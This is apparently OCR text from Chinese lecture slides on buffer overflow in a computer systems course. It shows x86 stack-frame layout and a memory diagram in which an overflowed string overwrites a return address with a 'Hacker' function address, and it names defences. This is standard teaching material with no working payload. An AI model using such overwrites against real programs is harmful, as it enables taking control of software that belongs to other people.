《计算机系统基础（四）：编程与调试实践》


缓冲区溢出

缓冲区溢出

缓冲区溢出攻击


缓冲区溢出防范

缓冲区溢出




过程P调用过程Q
P:
(eax等入栈)
参数入栈
call指令
Q
P
Q:
P的ebp入栈
确定Q的ebp
(ebx等入栈)
分配栈空间
(ebx等出栈)
P的ebp出栈
收回栈空间
ret指令
ebp
esp
调用者保存
寄存器（必要时）
参数n
参数1
返回地址
ebp的旧值
被调用者保存
寄存器（存在时）
非静态
局部变量
栈
高地址
调用
过程
栈帧
当前
栈帧

缓冲区溢出



过程P调用过程Q
P:
(eax等入栈)
参数入栈
call指令
Q
Q:
P的ebp入栈
确定Q的ebp
(ebx等入栈)
分配栈空间
(ebx等出栈)
P的ebp出栈
收回栈空间
ret指令
P
高地址
调用者保存寄存器（必要时）
参数n
参数1
恶意代码首地址
调用过程栈帧
ebp
ebp的旧值
被调用者保存寄存器（存在时）
非静态局部变量
esp
当前栈帧
栈

缓冲区溢出


ffffde48H
main
ffffde2cH
0804849dH
返回地址
ebp
ffffde28H
ffffde48H
ebp旧值
outputs
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H


栈

缓冲区溢出



ffffde48H
main
ffffde2cH
08048460H
Hacker首地址
ebp
ffffde28H
ffffde48H
ebp旧值
outputs
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H

